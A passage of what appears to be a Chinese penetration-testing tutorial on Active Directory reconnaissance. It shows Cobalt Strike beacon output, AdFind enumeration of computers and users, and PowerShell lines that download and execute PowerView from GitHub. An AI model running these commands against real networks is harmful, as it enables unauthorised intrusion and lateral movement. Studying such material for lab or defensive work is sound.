


```
beacon> shell c:\windows\temp\rev.bat
[*] Tasked beacon to run: c:\windows\temp\rev.bat
[+] host called home, sent: 31 bytes
[+] received output:
192.168.3.106 2008R2-DCSERVER
192.168.3.114 LISA-PC
192.168.3.119 SQLSERVER
192.168.3.101 WEBSERVER-IIS7
```


0x12 尝试获取域内所有主机的详细信息

个人还是比较喜欢借助 AdFind 来搞,主要是因为它方便跨平台[有对应的 perl 脚本]使用,如下,获取当前域内所有机器的详细信息[不仅仅是上面在线的那些机器],里面也包括那些曾经加入到该域的历史机器信息,另外,工具 1M 的体积不算太大,适合实战用

```
# AdFind.exe -b dc=rootkit,dc=org -f "objectcategory=computer"
```




```
beacon> shell AdFind.exe -b dc=rootkit,dc=org -f "objectcategory=computer"
[*] Tasked beacon to run: AdFind.exe -b dc=rootkit,dc=org -f "objectcategory=computer"
[+] host called home, sent: 68 bytes
[+] received output:

AdFind V01.51.00cpp Joe Richards (support@joeware.net) October 2017

Using server: 2008R2-DCServer.rootkit.org:389
Directory: Windows Server 2008 R2

dn:CN=2008R2-DCSERVER,OU=Domain Controllers,DC=rootkit,DC=org
>objectClass: top
>objectClass: person
>objectClass: organizationalPerson
>objectClass: user
>objectClass: computer
>cn: 2008R2-DCSERVER
>description: DC-SERVER
>distinguishedName: CN=2008R2-DCSERVER,OU=Domain Controllers,DC=rootkit,DC=org
>instanceType: 4
>whenCreated: 20180330013409.0Z
>whenChanged: 20181016004103.0Z
>uSNCreated: 12293
>uSNChanged: 303181
>name: 2008R2-DCSERVER
>objectGUID: {C4F0F249-20C8-47B2-8537-18780709674E}
>userAccountControl: 532480
>badPwdCount: 0
>codePage: 0
>countryCode: 0
>badPasswordTime: 0
>lastLogoff: 0
>lastLogon: 131842076623521965
>localPolicyFlags: 0
>pwdLastSet: 131835468854569159
>primaryGroupID: 516
>objectSid: S-1-5-21-1282335229-4272261775-2564332284-1000
```



```
>objectSid: S-1-5-21-1282335229-4272261775-2564332284-1000
>accountExpires: 9223372036854775807
>logonCount: 358
>sAMAccountName: 2008R2-DCSERVER$
>sAMAccountType: 805306369
>operatingSystem: Windows Server 2008 R2 Datacenter
>operatingSystemVersion: 6.1 (7601)
>operatingSystemServicePack: Service Pack 1
>serverReferenceBL:
CN=2008R2-DCSERVER,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=rootkit,DC=org
>dNSHostName: 2008R2-DCServer.rootkit.org
>rIDSetReferences: CN=RID Set,CN=2008R2-DCSERVER,OU=Domain Controllers,DC=rootkit,DC=org
>servicePrincipalName: ldap/2008R2-DCServer.rootkit.org/ForestDnsZones.rootkit.org
>servicePrincipalName: ldap/2008R2-DCServer.rootkit.org/DomainDnsZones.rootkit.org
>servicePrincipalName: TERMSRV/2008R2-DCSERVER
>servicePrincipalName: TERMSRV/2008R2-DCServer.rootkit.org
>servicePrincipalName: Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/2008R2-DCServer.rootkit.org
>servicePrincipalName: DNS/2008R2-DCServer.rootkit.org
>servicePrincipalName: GC/2008R2-DCServer.rootkit.org/rootkit.org
>servicePrincipalName: RestrictedKrbHost/2008R2-DCServer.rootkit.org
>servicePrincipalName: RestrictedKrbHost/2008R2-DCSERVER
>servicePrincipalName: HOST/2008R2-DCSERVER/ROOTKIT
>servicePrincipalName: HOST/2008R2-DCServer.rootkit.org/ROOTKIT
>servicePrincipalName: HOST/2008R2-DCSERVER
>servicePrincipalName: HOST/2008R2-DCServer.rootkit.org
>servicePrincipalName: HOST/2008R2-DCServer.rootkit.org/rootkit.org
>servicePrincipalName: E3514235-4B06-11D1-AB04-00C04FC2DCD2/26ed335e-3356-4fb6-8cac-048f7da41194/rootkit.org
>servicePrincipalName: ldap/2008R2-DCSERVER/ROOTKIT
>servicePrincipalName: ldap/26ed335e-3356-4fb6-8cac-048f7da41194._msdcs.rootkit.org
>servicePrincipalName: ldap/2008R2-DCServer.rootkit.org/ROOTKIT
>servicePrincipalName: ldap/2008R2-DCSERVER
>servicePrincipalName: ldap/2008R2-DCServer.rootkit.org
>servicePrincipalName: ldap/2008R2-DCServer.rootkit.org/rootkit.org
>objectCategory: CN=Computer,CN=Schema,CN=Configuration,DC=rootkit,DC=org
>isCriticalSystemObject: TRUE
>dSCorePropagationData: 20180330060717.0Z
>dSCorePropagationData: 16010101000001.0Z
```

比如,你可能有时还会有这样的需求,就需要明确的知道,哪个域用户在哪台机器上登录过[这些一般都是域管单独设置的,其实默认情况下域用户是可以登录到域内的任意一台机器上的],就可以通过 adfind 来搞,如下


```
# AdFind.exe -h 192.168.3.106 -sc u:dbadmin  | findstr userWorkstations
```



```
beacon> shell adfind  -h 192.168.3.106 -sc u:dbadmin  | findstr userWorkstations
[*] Tasked beacon to run: adfind  -h 192.168.3.106 -sc u:dbadmin  | findstr userWorkstations
[+] host called home, sent: 74 bytes
[+] received output:
>userWorkstations: SQLSERVER
```


其实,在实战中,如果目标机器能很好的支持 powershell,且机器能正常出网的情况下,可直接用 powerview 一键搞定[也是查询域内所有用户的详细信息],至于 powerview 的更多应用,比较简单,此处就不多啰嗦了[后续有机会单独说],建议直接参考其 github

```
#  powershell  "IEX  (New-Object  Net.WebClient).DownloadString('  https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1');Get-NetUser  -Domain  rootkit.org  |  Out-File  -filepath
c:\windows\temp\gatherinfo.txt"
```



```
beacon> shell powershell "IEX (New-Object Net.WebClient).DownloadString('
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1');Get-NetUser -Domain
rootkit.org | Out-File -filepath c:\windows\temp\gatherinfo.txt"
[*] Tasked beacon to run: powershell "IEX (New-Object Net.WebClient).DownloadString('
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1');Get-NetUser -Domain
rootkit.org | Out-File -filepath c:\windows\temp\gatherinfo.txt"
[+] host called home, sent: 243 bytes
beacon> shell dir c:\windows\temp\ | findstr "gather"
[*] Tasked beacon to run: dir c:\windows\temp\ | findstr "gather"
[+] host called home, sent: 47 bytes
[+] received output:
10/17/2018  02:06 AM            86,188 gatherinfo.txt
```


```
# type c:\windows\temp\gatherinfo.txt
```



```
objectguid             : ba83fd05-c085-4603-96d3-face921337b0
samaccountname         : dbadmin
usncreated             : 32839
displayname            : dbadmin
dscorepropagationdata  : {3/31/2018 7:26:28 AM, 1/1/1601 12:00:00 AM}
memberof               : CN=Remote Desktop Users,CN=Builtin,DC=rootkit,DC=org
pwdlastset             : 10/16/2018 10:39:00 PM
objectclass            : {top, person, organizationalPerson, user}
admincount             : 1
useraccountcontrol     : 66048
logoncount             : 14
lastlogon              : 10/16/2018 10:51:57 PM
whenchanged            : 10/17/2018 9:15:12 AM
adspath                : LDAP://2008R2-DCServer.rootkit.org/CN=dbadmin,CN=Users,
                         DC=rootkit,DC=org
lastlogontimestamp     : 10/16/2018 10:39:32 PM
givenname              : dbadmin
name                   : dbadmin
userprincipalname      : dbadmin@rootkit.org
lastlogoff             : 12/31/1600 4:00:00 PM
whencreated            : 3/31/2018 6:26:19 AM
samaccounttype         : 805306368
distinguishedname      : CN=dbadmin,CN=Users,DC=rootkit,DC=org
primarygroupid         : 513
badpwdcount            : 0
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=rootkit,DC=org
cn                     : dbadmin
objectsid              : S-1-5-21-1282335229-4272261775-2564332284-1137
userworkstations       : SQLSERVER
accountexpires         : 9223372036854775807
```

上面那些都是直接导出域内所有用户的详细信息,接下来就该**定位目标的所有域控及主域控**了,从下我们图可以看到,这里是只有一个域控的[因为毕竟是本地的测试环境],但在实战中的情况,往往是根据目标域规模的大小可能会有很多个[**一个主控 + N 个辅控**],另外,还需要知道的是,一般情况下,目标的主控也都会用作时间服务器来方便域内机器的时间同步,此处有些朋友可能又要去用 powerview 搞了,说实话,确实有点脱裤子放屁,本来一条命令的事儿,非要用 ps 还在目标系统留了 ps 日志,并且目标机器还不一定能正常出网

```
# net group "Domain controllers" /domain
# powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1');Get -NetDomainController"
# net time /domain                          用来定位主域控
```

